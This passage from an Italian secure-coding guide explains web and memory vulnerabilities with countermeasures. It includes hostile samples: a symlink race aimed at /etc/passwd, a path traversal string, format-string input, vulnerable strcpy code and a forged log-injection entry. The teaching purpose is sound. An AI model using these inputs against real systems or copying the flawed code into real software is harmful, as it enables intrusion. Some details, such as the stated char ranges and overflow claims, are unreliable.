Le problematiche di directory listing sono molto comuni nelle applicazioni Web, anche se non unicamente circoscrivibili a quest'ambito. Si manifestano quando un aggressore riesce con apposite richieste a visualizzare il contenuto di una directory, prelevando file dal suo interno o visualizzando dati che dovrebbero di norma essere preclusi agli utenti non autenticati o che non dispongono di specifici privilegi. Comunemente un aggressore riesce a sfruttare questo tipo di problematiche facendo leva su configurazioni applicative errate.

Esempio di una sessione Directory Listing:

Directory Listing For /		
Filename	Size	Last Modified
<a href="#">checkLoginW2-cruscottoVS.jsp</a>	2.0 kb	Wed, 01 Feb 2006 14:42:25 GMT
<a href="#">checkLoginW2-cruscottoVS.jsp_240106</a>	2.0 kb	Thu, 26 Jan 2006 09:13:58 GMT
<a href="#">checkLoginW2-cruscottoVS.jsp_300106</a>	2.0 kb	Thu, 26 Jan 2006 09:13:58 GMT
<a href="#">checkLoginW2-cruscottoVS.jspnew</a>	2.0 kb	Wed, 01 Feb 2006 14:32:41 GMT
<a href="#">chiusura_sessione.jsp</a>	0.0 kb	Thu, 26 Jan 2006 09:13:58 GMT
<a href="#">componente_cancellazione.jsp</a>	14.5 kb	Thu, 26 Jan 2006 09:13:58 GMT
<a href="#">componente_inserimento_esegui.jsp</a>	31.2 kb	Thu, 26 Jan 2006 09:13:58 GMT
<a href="#">componente_inserimento_form.jsp</a>	49.3 kb	Thu, 26 Jan 2006 09:13:58 GMT
<a href="#">componente_modifica_esegui.jsp</a>	32.4 kb	Thu, 26 Jan 2006 09:13:58 GMT
<a href="#">componente_modifica_form.jsp</a>	62.0 kb	Thu, 26 Jan 2006 09:13:58 GMT
<a href="#">componente_principale.jsp</a>	19.3 kb	Thu, 26 Jan 2006 09:13:58 GMT
<a href="#">documenti/</a>		Thu, 26 Jan 2006 09:13:58 GMT
<a href="#">file_inclusi/</a>		Fri, 10 Feb 2006 12:54:48 GMT
<a href="#">generale_aggiornamento_stato.jsp</a>	5.5 kb	Thu, 02 Feb 2006 08:51:30 GMT
<a href="#">generale_aggiornamento_stato.jsp02022006</a>	5.6 kb	Thu, 26 Jan 2006 09:13:58 GMT
<a href="#">generale_calendario.jsp</a>	7.4 kb	Thu, 26 Jan 2006 09:13:58 GMT
<a href="#">generale_chiusura_sessione.jsp</a>	0.2 kb	Thu, 26 Jan 2006 09:13:58 GMT

### Contromisure

I web sever prevedono l'opzione di abilitare/disabilitare il directory listing. Occorre fare attenzione che il default non sia l'abilitazione, nel qual caso impostare la disabilitazione.

### 6.4.4 Denial of Service (DoS)


Traduzione di "negazione del servizio", un denial of service è una condizione che causa, a seconda di specifiche circostanze, il blocco, la sospensione o il rallentamento dell'applicazione, di un suo singolo processo, di un'unica componente o dell'intero sistema. Ciò è determinato dal tipo di integrazione dell'applicazione stessa con il kernel, le sue strutture e dai privilegi con i quali viene eseguita. Una

condizione di denial of service viene comunemente causata da un aggressore che sfrutta errori di programmazione riconducibili a problematiche di overflow (descritte nel paragrafo 4.2.6) o come effetto di un attacco non andato a buon fine, che mirava originariamente all'esecuzione di uno shellcode.

Condizioni di denial of service meno pesanti possono ad esempio causare il blocco di un account utente.

**Deadlock** - Nella programmazione multithread, uno degli errori che più comunemente da origine a problematiche di Denial Of Service è il deadlock. È una circostanza che si verifica quando due o più processi si fermano ad aspettarsi l'un l'altro, a tempo indefinito. La condizione che sbloccherebbe l'attesa, che potrebbe essere il termine di esecuzione di una procedura o il liberamento di una risorsa che causa il blocco, non si verifica mai.

Esempio di crash di un'applicazione che presenta una problematica di Stack Overflow:



L'attacco è andato a buon fine pertanto l'applicazione necessita di essere riavviata per fornire nuovamente il servizio agli utenti.

### **Contromisure**

Dato che il denial of service può essere causato da numerose condizioni inerenti l'applicazione o l'ambiente operativo, le contromisure comprendono una serie di best practises di programmazione che limitino al minimo la superficie d'attacco.

A livello di web server è possibile: definire il numero massimo di richieste accettabili per una connessione TCP; stabilire un timeout e la dimensione massima del body di una singola richiesta; definire un timeout per ogni connessione.

#### **6.4.5 Race condition**

La race condition, dove "race" sta per "corsa" è una situazione che si verifica in un ambiente multithreading, dove più processi entrano in competizione per le stesse risorse. Ciò è possibile quando è importante la sequenza delle operazioni, ma l'accesso alle risorse da parte dei vari thread non è soggetto ad alcun vincolo.

La circostanza più classica è riconducibile a quelle applicazioni che devono scrivere dei dati sul disco dopo aver effettuato una serie di controlli preventivi. Un aggressore può usufruire del lasso di tempo in cui questi controlli vengono effettuati, o bloccare per un sufficiente periodo la loro esecuzione, sfruttando una vulnerabilità logica dell'applicazione (ad esempio un deadlock momentaneo), per alterare il dato di destinazione.

Le conseguenze di una modifica malevola del dato possono variare da un errore logico o applicativo, fino al crash dell'applicazione, o addirittura del sistema, se si riesce a generare un errore di overflow.

#### **Esempio:**

Il frammento di codice che segue; verifica l'accesso a un determinato file e nel caso in cui l'esito della verifica sia 'true', apre il file in scrittura:

```
if (access("file", W_OK) != 0) {  
    exit(1);  
}  
fd = open("file", O_WRONLY);  
// Actually writing over /etc/passwd  
write(fd, buffer, sizeof(buffer));
```

Se fra il controllo e l'apertura del file, l'attaccante riesce a creare un link simbolico a "file" attraverso la seguente sequenza di codice:

```
symlink("/etc/passwd", "file");
```

l'attaccante riesce a manomettere il comportamento del programma che andrà quindi a scrivere nel file sbagliato.

### **Contromisure**

La gestione della concorrenza fra diversi processi all'interno della stessa applicazione è una questione piuttosto delicata. Massima cura deve essere prestata, in fase di progettazione, al problema della competizione fra diversi thread per le stesse risorse. Non c'è una regola universale, ma i vari linguaggi di programmazione offrono diversi strumenti per la gestione di questo specifico aspetto.

La sincronizzazione di metodi e classi o l'uso di semafori sono di solito i rimedi adottati per prevenire questo problema.

#### **6.4.6 Privilege Escalation e aggiramento dei permessi utente**

Le eccezioni e le condizioni non previste o mal gestite sono sfruttate molto spesso dagli aggressori per ottenere un innalzamento dei privilegi (privilege escalation), ovvero la possibilità di svolgere operazioni sul sistema o sulla stessa applicazione con privilegi superiori rispetto a quelli posseduti prima dell'attacco. Ad esempio, sfruttando con successo uno Stack Overflow, l'aggressore che da remoto poteva unicamente godere dei privilegi di un utente anonimo o di basso profilo, può successivamente operare nel sistema come se fosse un utente locale a cui sono stati assegnati permessi amministrativi. Analogamente sfruttando una situazione di race condition, l'aggressore può modificare un file pur non possedendo come utenza originaria gli effettivi privilegi di scrittura. Nel caso di un Directory Listing può invece accedere ad aree riservate di un portale ancor prima di autenticarsi, bypassando il meccanismo con il quale l'applicazione assegna i permessi agli utenti regolari.

Le motivazioni che rendono solitamente possibile un Privilege Escalation sono menzionate di seguito:

- l'applicazione, il servizio o il singolo componente vengono avviati con i privilegi amministrativi;
- L'applicazione utilizza privilegi amministrativi anche quando svolge azioni per conto di un'utenza non privilegiata;
- Nei sistemi Unix o derivati il bit Set-User-ID è attivo.

Una privilege escalation non si definisce tale solo quando l'innalzamento dei privilegi riguarda direttamente il passaggio da un'utenza non privilegiata a una privilegiata, ma anche quando lo scambio di permessi avviene tra utenze non privilegiate.

#### **Esempio:**

Attraverso la tecnica del path traversal, l'attaccante è in grado di individuare le pagine che consentono l'accesso senza autenticazione:

```
../../../../userProfiles.html
```

### **Contromisure**

È necessario progettare l'applicazione in modo tale da impedire che informazioni utili all'attacco possano essere svelate in caso di errore o di un'eventualità non gestita.

#### **6.5 Bound checking e problematiche di overflow**

Le problematiche di Overflow si verificano solitamente quando i dati provenienti da input utente, senza prima essere adeguatamente verificati, vengono memorizzati all'interno di buffer non abbastanza grandi per contenerli. Ciò è all'origine di differenti conseguenze, a seconda delle regioni di memoria in cui l'overflow si è manifestato e delle aree sovrascritte. In alcuni casi, l'aggressore può sfruttare l'area di memoria sovrascritta per eseguire comandi remoti finalizzati all'apertura di un canale di accesso al sistema vulnerabile. Altre volte viene semplicemente generato un crash dell'applicazione o del sistema, con conseguente interruzione nell'erogazione del servizio (DoS).

Altri problemi di overflow si manifestano a seguito di circostanze diverse e non necessariamente correlabili alla copia o allo spostamento di dati in un buffer insufficiente. Le principali problematiche di overflow oggi conosciute vengono di seguito descritte.

### 6.5.1 Stack overflow


Il principio di sfruttamento è molto semplice e si basa sulla possibilità di saturare un buffer oltre le sue reali capacità di contenimento, fino a sovrascrivere l'indirizzo di ritorno della funzione vulnerabile. L'indirizzo di ritorno è un valore posizionato nella regione di memoria stack che permette all'applicazione, al rientro della funzione chiamata, di riprendere l'esecuzione dall'istruzione immediatamente successiva. Questo valore è puntato da diversi registri, in base all'architettura hardware per la quale l'applicazione è stata compilata (ad esempio EIP su piattaforma x86 o RIP su piattaforma x64). Riuscendo a saturare un buffer oltre le sue capacità di contenimento, un aggressore ha la possibilità di sovrascrivere, con valori prettamente arbitrari, tutte le aree di memoria adiacenti, fino a giungere all'indirizzo di ritorno, facendo proseguire l'esecuzione del programma da qualsiasi indirizzo di memoria desiderato, deviando il regolare flusso esecutivo dell'applicazione.

L'esecuzione di codice malevolo attraverso uno stack overflow si sostanzia fondamentalmente in tre step:

- l'aggressore satura il buffer non soggetto a bound-checking e colloca ad un certo punto della memoria lo shellcode;
- l'aggressore sovrascrive l'indirizzo di ritorno della funzione vulnerabile con l'indirizzo in memoria in cui risiede lo shellcode;
- Dal ritorno della funzione lo shellcode viene eseguito;

#### Esempio:

Rappresentazione generica di uno stack overflow:



#### Contromisure

Il programmatore deve configurare i cicli sugli array in modo da non superare il numero di elementi previsto. Un loop per tutta la lunghezza *possibile* del buffer potrebbe attivare il codice malevolo.


### 6.5.2 Off-by-one/Off-by-few

Gli overflow che si manifestano nello stack sono oggi meno frequenti rispetto al passato, ma non sono del tutto scomparsi. In realtà, queste problematiche sono ancora riscontrabili nei moderni software, a causa di errate pratiche di programmazione. Gli overflow definiti Off-by-one o Off-by-few ne sono la dimostrazione palese. Rientrano in questa categoria tutti gli overflow che, al contrario degli stack overflow, permettono di eccedere solo di uno o pochi byte oltre le reali capacità di contenimento di un buffer. Questa condizione, a seconda del compilatore utilizzato, della predisposizione dei buffer e delle variabili in memoria e quindi soprattutto dell'architettura hardware su cui il software gira, può permettere ad un aggressore di alterare a

piacimento il flusso di esecuzione dell'applicazione, senza intaccare in modo diretto l'indirizzo di ritorno della funzione vulnerabile. In genere è sufficiente raggiungere l'ultimo byte dell'indirizzo dello stack frame della funzione vulnerabile (il frame pointer puntato ad esempio nell'architettura hardware x86 dal registro EBP) per sfruttare l'attacco eseguendo uno shellcode. Questo genere di errori si verifica molto spesso all'interno di cicli.

#### Esempio:

Esempio corretto di riempimento di un buffer



In una situazione normale la variabile `buffer[104]` dovrebbe contenere 103 byte di dati seguiti dal terminatore stringa NULL (`'\0'`)

Esempio errato di buffer sovrascritto di pochi byte oltre le sue reali capacità di contenimento



#### **Contromisure**

Gli sviluppatori devono porre la massima attenzione sui loop all'interno degli array, rispettando la lunghezza allocata. I null di terminazione stringa devono essere conteggiati e considerati.

#### **6.5.3 Format string overflow**

Il Format string overflow è una tecnica abbastanza recente, descritta nella sua capacità di eseguire istruzioni remote su un sistema durante la prima metà del 2000. Precedentemente nota per i soli effetti di blocco di un'applicazione, questo genere di overflow si può manifestare nelle regioni di memoria stack o heap. Si verifica quando non viene specificato deliberatamente il formato di funzioni che lavorano le stringhe (ad esempio `printf`, `fprintf`, `sprintf`, `snprintf`), costruendo tale formato a partire dall'input utente.

Tramite il format string `"%n"`, un aggressore può, infatti, scrivere un valore arbitrario in un qualsiasi punto dello spazio di memoria allocato per il processo dell'applicazione.

L'esecuzione di codice malevolo attraverso un format string overflow si sostanzia fondamentalmente in tre step:

- L'aggressore colloca in un certo punto in memoria lo shellcode;
- L'aggressore individua in memoria l'indirizzo di ritorno della funzione vulnerabile e lo sovrascrive con l'indirizzo in cui risiede lo shellcode;
- Al ritorno dalla funzione lo shellcode viene eseguito.

Questa tecnica è soggetta a variazioni nel caso di buffer che risiedono nella regione di memoria heap, dove per eseguire lo shellcode è eventualmente possibile sfruttare indirizzi di chiamata a funzioni di hook, puntatori a funzioni di distruzione (Destructor) invocate all'uscita dell'applicazione, puntatori a gestori delle eccezioni o puntatori a funzioni residenti in librerie esterne linkate con l'applicazione. Un aggressore può utilizzare uno di questi puntatori anche nel caso in cui l'overflow si manifesta nella regione di memoria stack (ad esempio per bypassare restrizioni di tipo stack canary/cookie o in quelle architetture in cui lo stack non risulti essere eseguibile).

#### **Esempio**

Se l'applicazione accetta parametri di sostituzione come `%x` e `%s` in istruzioni come la `printf`:

```
printf("valore immesso: %s", valoreInput);
```



L'attaccante sostituendo il valore del campo in input (`valoreInput`) con `%x` farà perdere all'applicazione il riferimento corretto: l'applicazione cercherà il valore corrispondente nella memoria stack senza riuscire a trovarlo. A questo punto l'attacco ha conseguenze ancora più gravi se all'indirizzo di memoria di quella variabile, l'attaccante fa corrispondere una funzione inserita ad hoc dallo stesso.


### **Contromisure**

Non utilizzare mai l'input dell'utente come stringa di formattazione per le funzioni tipo `printf` e `scanf` senza averlo prima verificato.

#### **6.5.4 Heap overflow**

I buffer allocati dinamicamente da un'applicazione risiedono nella regione di memoria heap e sono sottoposti a problematiche di overflow così come quelli residenti nello stack. Un luogo comune del passato oramai sfatato era che problematiche di questo tipo non potessero essere sfruttate da un aggressore per eseguire uno shellcode per via dell'assenza di un indirizzo di ritorno che potesse essere utilizzato come puntatore al codice malevolo. Un heap overflow si manifesta solitamente quando un buffer che viene deallocato contiene dati arbitrari provenienti da input utente o quando successivamente ad un overflow ne viene allocato uno nuovo. In entrambi i casi, secondo l'architettura, si viene a creare una condizione adatta per l'esecuzione fraudolenta di uno shellcode. La tecnica è resa possibile manipolando i puntatori alle aree di memoria (chunk) che vengono liberati/allocati.

Presi tre elementi (A, B e C) appartenenti a una lista circolare, per liberare la memoria di B, A dovrà riconoscere C come elemento successivo e C dovrà riconoscere A come elemento precedente:



Quando l'applicazione deve allocare un nuovo buffer dinamico, l'Heap Manager osserva questa lista per determinare quale è il prossimo chunk utilizzabile ed aggiorna opportunamente i puntatori. Quando l'applicazione deve liberare un buffer dinamico, l'Heap Manager aggiorna allo stesso modo i puntatori per tenere traccia dei chunk inutilizzati. Gli indirizzi di memoria indirizzati da tali puntatori vengono mantenuti all'interno di strutture apposite (header) anteposte a ciascun chunk. Con il manifestarsi di un Heap Overflow, l'header del chunk adiacente può essere artificiosamente modificato dall'aggressore che, manipolando a piacimento i puntatori della struttura, può scrivere un qualsiasi valore all'interno di qualunque indirizzo residente nello spazio di memoria del processo in esecuzione.


L'esecuzione di codice malevolo attraverso un Heap Overflow si sostanzia fondamentalmente in quattro step:

- L'aggressore colloca in un certo punto in memoria lo shellcode e sovrascrive opportunamente il buffer residente nell'Heap;
- L'aggressore sollecita o attende che l'area di memoria sovrascritta venga liberata dall'applicazione o ne venga sequenzialmente allocata una nuova;
- A seguito di uno degli eventi descritti nel punto precedente, l'indirizzo dello shellcode viene collocato in un punto in memoria arbitrariamente scelto dall'aggressore tramite la manipolazione dei puntatori memorizzati nella struttura che descrive il chunk liberato/allocato. Punti validi sono ad esempio gli indirizzi di chiamata a funzioni di hook o i puntatori a gestori delle eccezioni;

Lo shellcode viene eseguito.

**Sovrascrivere un puntatore a file** - Non tutti gli overflow che si manifestano nella regione di memoria heap possono essere sfruttati per eseguire uno shellcode sul sistema. Ad esempio, quando un heap overflow si manifesta in memoria, in prossimità di un puntatore a un file, l'aggressore può alterarlo e sollecitare la scrittura di dati arbitrari in un punto diverso del disco.

In questo modo, un aggressore potrebbe aggiungere al sistema un nuovo utente con password nulla, cambiare da remoto la configurazione di un'applicazione, disattivando alcune sue funzionalità di sicurezza o aggiungendovi direttive originariamente non previste. Un esempio schematico è rappresentato nelle figure che seguono:



Originariamente il file puntato è:  
/tmp/temp.tmp

A seguito dell'overflow il file  
puntato è: /etc/passwd

#### Esempio:

Le seguenti istruzioni causano un heap overflow:

```
int main(int argc, char **argv) {  
    char *p, *q;  
  
    p = malloc(1024);  
    q = malloc(1024);  
    if (argc >= 2)  
        strcpy(p, argv[1]);  
    free(q);  
    free(p);  
    return 0;  
}
```

Se `argv[1]` supera, in lunghezza, il buffer dichiarato; viene "scritto" l'indirizzo non mappato dell'heap memory (relativamente ai dati).

#### Contromisure

Controllare e verificare sempre l'input utente. La lunghezza del buffer accettato non deve superare la lunghezza dell'area di memoria destinato a contenerlo.



### 6.5.5 Integer overflow ed altri errori logici di programmazione

Inizialmente con il termine integer overflow si tendeva a descrivere una moltitudine di vulnerabilità differenti tra loro. Solo nel 2002 questo tipo di problematica è stata circoscritta a una specifica condizione che si verifica quando un'applicazione effettua un'operazione matematica di addizione, sottrazione o moltiplicazione su un intero con segno, acquisendo un operando da input utente e non considerando i casi in cui il valore numerico ottenuto può essere negativo o minore/maggiore del previsto. Nel caso in cui l'aggressore ha la possibilità di specificare un valore arbitrario, può causare uno stack o un heap overflow secondario, quando il risultato dell'operazione matematica viene utilizzato per specificare la dimensione di un buffer, forzandone un'allocazione non sufficiente a contenere i dati acquisiti in ingresso dalla funzione vulnerabile.

Una problematica simile si verifica anche nei casi in cui un valore numerico acquisito da input utente viene convertito in un formato differente rispetto alla variabile originaria che lo contiene. Secondo il tipo di conversione, il risultato finale può differire notevolmente in eccesso o in difetto dal valore iniziale, causando l'allocazione di buffer insufficienti a soddisfare la necessità di contenimento dei dati o lo spostamento/copia di un numero di byte eccessivo da un'area di memoria all'altra.

Un terzo fattore di instabilità in un'applicazione può derivare dalla assegnazione di valori non tenendo nella giusta considerazione il fatto che una variabile numerica sia signed o unsigned.

#### Esempio:

Nel seguente codice un numero troppo grande causa un overflow della memoria:

```
char variabileChar = '0';  
int valoreIntero = 1000;  
variabileChar = valoreIntero;
```

`variabileChar`, dichiarato come `char`, può contenere: un valore da -128 a +127, se signed; un valore da 0 a 256, se unsigned. L'attribuzione del valore 1000 causerà un buffer overflow.

Nel seguente esempio, un valore accettabile in un `char` dichiarato unsigned, causa overflow se il `char` è dichiarato signed:

```
signed char variabileChar = '0';  
int valoreIntero = 200;  
variabileChar = valoreIntero;
```

#### Contromisure

- Controllare l'input dell'utente è indispensabile per verificare la congruità dei dati prima di accettarli.
- L'adozione delle Best practises di programmazione riduce gli errori e quindi l'insorgenza del buffer overflow.

## 6.6 Processi di tracciamento

Il tracciamento delle operazioni svolte dagli utenti è una delle attività più critiche per un'applicazione, poichè l'implementazione di un meccanismo di logging inadatto o insufficiente permette ad un aggressore di mascherare le sue operazioni, di sospendere il servizio o in taluni casi di eseguire comandi remoti sul sistema che ospita l'applicazione vulnerabile.

Di seguito sono riportate alcune categorie di errori che agevolano l'aggressore in operazioni che portano a sospendere il servizio di tracciamento dell'applicazione o in talune circostanze di eseguire codice da remoto.

### 6.6.1 Agevolazione delle attività malevole dell'aggressore

Una delle principali preoccupazioni di un aggressore che sferra o porta a termine un attacco a fini intrusivi è di rimuovere ogni traccia delle sue attività, per non essere chiaramente identificato. Qualora abbia la possibilità di manomettere il meccanismo di log, il tracciamento non fornirà all'amministratore alcuna

evidenza dell'attacco al sistema o al servizio e di conseguenza, non potrà implementare alcuna misura di contrasto.

Le cause più comunemente riconducibili a questa problematica derivano da:

- errori nella progettazione del meccanismo di tracciamento dell'applicazione. Specifiche attività svolte dagli utenti non vengono registrate e vengono memorizzate su file di log solo alcune delle operazioni effettuate (ad esempio viene tracciata l'autenticazione di un'utenza, ma non la modifica di una particolare risorsa);
- presenza di informazioni di natura critica (ad esempio password di accesso dell'applicazione non cifrate) registrate all'interno dei file di log, congiuntamente a problematiche di Directory Listing o di Directory Traversal.

### **Contromisure**

La web application deve produrre un log di tipo applicativo che riporti puntualmente le operazioni di login e di logout degli utenti, nonché tutte le operazioni rilevanti che essi hanno effettuato (ad esempio l'update di un record sulla base dati). I file di log devono essere accessibili in sola lettura e solo ai gestori dell'applicazione e agli addetti all'auditing.

#### **6.6.2 Oscuramento delle attività dell'aggressore**

Come descritto in precedenza, tra le principali preoccupazioni di un aggressore vi è quella di oscurare tutte le sue attività compromettenti o i suoi tentativi d'intrusione. Il metodo più diretto per farlo è ottenere accesso remoto al sistema e quindi rimuovere manualmente le tracce lasciate nei file di log. In altri casi è possibile manomettere direttamente il meccanismo di tracciamento dell'applicazione. Il filtraggio erraneo di caratteri di controllo ("`\r`", "`\n`" o "`\t`") può, infatti, determinare la registrazione parziale sui file di log delle attività o dei dati di provenienza dell'aggressore (indirizzo IP, utenza utilizzata per condurre la frode, tipo di operazione svolta, ecc.), nonché l'inserimento di righe fraudolente. Si parla di log injection o di CRLF injection.

#### **Esempio:**

Attacchi di log injection possono alterare il contenuto dei file di tracciamento, rendendo difficoltosa l'analisi dei tentativi di intrusione. Nel seguente codice:

```
if (loginSuccessful) {  
    logger.severe("User login succeeded for: " + username);  
} else {  
    logger.severe("User login failed for: " + username);  
}
```

Introducendo una stringa multilinea come la seguente:

```
quest  
  
June 15, 2017 2:30:52 PM java.util.logging.LogManager$RootLogger log  
SEVERE: User login succeeded for: administrator
```

Il log mostrerebbe qualcosa come:

```
June 15, 2017 2:25:10 PM java.util.logging.LogManager$RootLogger log  
SEVERE: User login failed for: guest  
June 15, 2017 2:30:52 PM java.util.logging.LogManager log  
SEVERE: User login succeeded for: administrator
```

Il testo così registrato falsifica i dati reali.

### **Contromisure**

Anche in questo caso, l'utilizzo di librerie standard per la creazione dei file di log comporta la mitigazione del rischio di tampering. I file di log devono essere accessibili in sola lettura e solo da parte del personale autorizzato (generalmente chi gestisce l'applicazione).

Anche in questo caso, occorre bonificare l'input prima di utilizzarlo anche nella scrittura dei file di log.

I caratteri CR (Carriage Return) e LF (Line Feed) devono essere rilevati e filtrati, e la riga che li contiene deve essere segnalata.

## 7 BEST PRACTICES PER LO SVILUPPO IN SICUREZZA

Molti dei problemi di sicurezza del software sono da attribuire alla scarsa conoscenza, da parte degli sviluppatori, delle principali vulnerabilità e dei possibili attacchi che potrebbero sfruttarle.

Il presente capitolo fornisce una vista delle principali vulnerabilità e delle relative contromisure, contestualizzate per ogni specifica area di sviluppo (C/C++, Java, PL/SQL, etc), anche in termini di tecniche da utilizzare per riconoscerle e difendersi opportunamente.

### 7.1 C/C++

Il linguaggio di programmazione procedurale denominato C fu sviluppato da Dennis Ritchie tra il 1969 e il 1973 presso i Bell Labs, con lo scopo di implementare parti di sistema operativo Unix. Da allora è diventato uno dei linguaggi di programmazione più diffusi e utilizzati, grazie alla sua grande potenza e flessibilità. Il linguaggio C, infatti, consente al programmatore di accedere alla memoria della macchina in maniera diretta, in modo da indirizzare e sfruttare qualsiasi risorsa, software e hardware.

Dal C deriva il linguaggio di programmazione C++ (o CPP acronimo di "C plus plus"), orientato agli oggetti, con tipizzazione statica. È stato sviluppato (in origine col nome di "C con classi") da Bjarne Stroustrup, sempre presso ai Bell Labs nel 1983 nell'ottica della modernizzazione del linguaggio C.

Poiché i linguaggi C e C++ hanno caratteristiche molto simili, ai fini della sicurezza del codice le vulnerabilità e le relative contromisure sono da considerarsi valide per entrambi i linguaggi.

#### 7.1.1 Cross-site scripting (XSS)

##### Come riconoscerla

Il Cross-site scripting (XSS) è una vulnerabilità che affligge siti web dinamici che operano un controllo insufficiente dell'input. Un XSS permette ad un attaccante di inserire o eseguire codice script lato client, al fine di attuare i seguenti exploit:

- raccolta, manipolazione e reindirizzamento di informazioni riservate;
- visualizzazione e modifica di dati presenti sui server;
- alterazione del comportamento dinamico delle pagine web.

Rientrano nelle problematiche di tipo XSS:

- **Stored XSS.** Gli attacchi di tipo "stored XSS" sono quelli in cui lo script iniettato viene memorizzato in modo permanente sui server di destinazione, come ad esempio in un database, in un forum di messaggi, in un registro dei visitatori, in un campo commentato, etc. Da quel momento in poi, ogni qualvolta verrà richiesta la pagina che include lo script memorizzato, quest'ultimo verrà ripristinato ed eseguito.
- **Reflected XSS.** Gli attacchi XSS riflessi, noti anche come attacchi non persistenti, si verificano quando uno script dannoso viene restituito da un'applicazione Web al browser della vittima. Sono più diffusi, proprio per la facilità di propagazione: non è necessario individuare alcun meccanismo per memorizzare permanentemente gli script malevoli. Sono i più evitabili e spesso i danni che apportano sono di entità inferiore, rispetto agli stored XSS.

##### Come difendersi

Convalidare tutti gli input, indipendentemente dalla fonte: la convalidazione dovrebbe essere basata su una white list (una lista di valori ammessi), per cui verrebbero accettati solo i dati che corrispondono, e verrebbero rifiutati tutti gli altri.

Occorre controllare, oltre che i valori siano fra quelli ammessi o che rientrino in un determinato intervallo di validità, se corrispondano alle attese anche il tipo, la dimensione e il formato dei dati in input.

Un altro accorgimento consiste nel codificare completamente tutti i dati dinamici (encoding) in modo da neutralizzare eventuali inserimenti malevoli. La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.

Nell'intestazione di risposta HTTP Content-Type, definire in modo esplicito la codifica dei caratteri (charset) per l'intera pagina.

Impostare il flag HttpOnly a true, per evitare tentativi di furto tramite la lettura tramite script dei cookie di sessione.

#### Esempio:

Se ci si affida a programmi C/C++ per una web application, il pericolo è insito nella specifica CGI (Common Gateway Interface), che offre l'opportunità di accedere al file system.

La necessità di bonificare l'input può essere soddisfatta sottoponendo le stringhe in entrata a una routine di encoding come la seguente:

```
void encode(std::string& data) {
    std::string buffer;
    buffer.reserve(data.size());
    for(size_t pos = 0; pos != data.size(); ++pos) {
        switch(data[pos]) {
            case '&': buffer.append("&amp;");    break;
            case '\"': buffer.append("&quot;");    break;
            case '\\'': buffer.append("&apos;");    break;
            case '<': buffer.append("&lt;");    break;
            case '>': buffer.append("&gt;");    break;
            default:  buffer.append(&data[pos], 1); break;
        }
    }
    data.swap(buffer);
}
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/79.html>.

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

### **7.1.2 Command Injection**

#### **Come riconoscerla**

In questa tipologia di attacco, l'aggressore potrebbe eseguire comandi di sistema arbitrari sul server dell'applicazione.

Se è in grado di iniettare e fare eseguire un comando di sistema operativo, l'aggressore può eseguire qualsiasi comando, fino all'acquisizione completa del controllo del server.

La command injection è possibile se si utilizzano stringhe di input dell'utente per creare comandi di shell che poi vengono eseguiti.

#### **Come difendersi**

Di seguito un elenco delle azioni da intraprendere:

- Evitare qualsiasi esecuzione diretta di script di comandi utilizzando l'input utente. Utilizzare piuttosto API messe a disposizione dal linguaggio o da librerie di funzioni.
- Se è impossibile rimuovere l'esecuzione del comando, eseguire solo stringhe statiche che non includono l'input dell'utente.
- Validare tutti gli input, indipendentemente dalla loro provenienza. Operare una convalida dell'input attraverso una white list di valori ammessi e altri controlli, come evidenziato nel punto precedente.
